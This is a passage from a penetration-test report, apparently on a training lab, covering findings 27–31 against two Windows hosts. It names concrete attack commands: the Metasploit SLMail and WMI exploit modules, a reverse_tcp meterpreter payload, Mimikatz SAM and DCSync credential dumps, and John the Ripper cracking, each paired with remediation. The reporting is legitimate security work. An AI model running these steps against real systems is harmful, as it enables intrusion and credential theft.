









Fig 54.

Affected Hosts	172.22.117.20
Remediation	• Close any unused ports to prevent unauthorized access

Vulnerability 27	Findings
Title	Open FTP port to gain access to host 172.22.117.20
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	During a nmap scan of the network, we discovered that on host 172.22.117.20, the ftp port was open, we then used command ***ftp 172.22.117.20*** to gain access to the system and copy flag3.txt using ***get flag3.txt***, to our own home directory.
Images	 Fig 55.
Affected Hosts	172.22.117.20
Remediation	• Close any unused port • Review weekly that only ports needed are open

Vulnerability 28	Findings
Title	SLMail Service Exploit on host 172.22.117.20
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	From the nmap scan of the network, host 172.22.117.20 also had another open port called SLMail Service. Knowing this, we searched Metasploit and discovered a module called ***exploit/windows/pop3/seattlelab_pass***. Using that we gained access to 172.22.117.20 and found flag4.txt.
Images	 Fig 56.  Fig 57.
Affected Hosts	172.22.117.20
Remediation	• Close any unused ports and services • Patch and update any software when they become available

Vulnerability 29	Findings
Title	Windows 10 Persistence/Scheduled Tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Within the meterpreter shell's scheduled tasks, there was one task listed on there and that was flag5, using the command ***schtasks*** to view which tasks are scheduled to run at a certain time, using the command ***schtasks /query /TN flag5 /fo list /v*** to view the properties of the tasks named flag5.
Images	 Fig 58.  Fig 59.
Affected Hosts	172.22.117.20
Remediation	• Check scheduled tasks and make sure that none could be harmful to the system

Vulnerability 30	Findings
Title	Credential Dumping
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	While gaining access to host 172.22.117.20, we used the command ***load kiwi***, to launch Mimikatz kiwi, we performed an ***lsa_dump_sam,*** and found user flag6. Taking the NTLM hash of user Flag6, we then plugged it into a text file for ***"John the Ripper"*** to crack, using the command ***john –format=NT hash2.txt***. Going back to the meterpreter, we enter the shell and change into the documents directory to find flag7.
Images	 Fig 60.  Fig 61.  Fig 62.




Fig 63.






Fig 64.

Affected Hosts	172.22.117.20
Remediation	• Maintain patches regularly • Scan for vulnerabilities weekly to find any changes to the system that the admin did not put there

Vulnerability 31	Findings
Title	Lateral Movement and Compromising Admin
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Using an already active meterpreter shell, we utilized that to create another connection to the DC, through the active shell that is already within the network, using the module ***exploit/windows/local/wmi***, we then used Mimikatz Kiwi to perform a credential dump of hash passwords using the command ***dcsync_ntlm Administrator***. After the dump, the results were then copied and pasted into a text file to be cracked by "***John the Ripper***".
Images	 Fig 65.  Fig 66.

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/pop3/seattlelab_pass) > use exploit/windows/local/wmi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS                               yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for
                                                   this listener
   SESSION                              yes       The session to run this module on
   SMBDomain                            no        The Windows domain to use for authentication
   SMBPass                              no        The password for the specified username
   SMBUser                              no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     192.168.189.249  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) > set
```

```
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS              172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for
                                                   this listener
   SESSION             2                yes       The session to run this module on
   SMBDomain           totalrekall      no        The Windows domain to use for authentication
   SMBPass                              no        The password for the specified username
   SMBUser             ADMBob           no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) >
```




Fig 67.




Fig 68.




Fig 69.




Fig 70.

Affected Hosts	172.22.117.20, 172.22.117.10

Remediation	● Update Endpoint Security ● Maintain up to date patches and software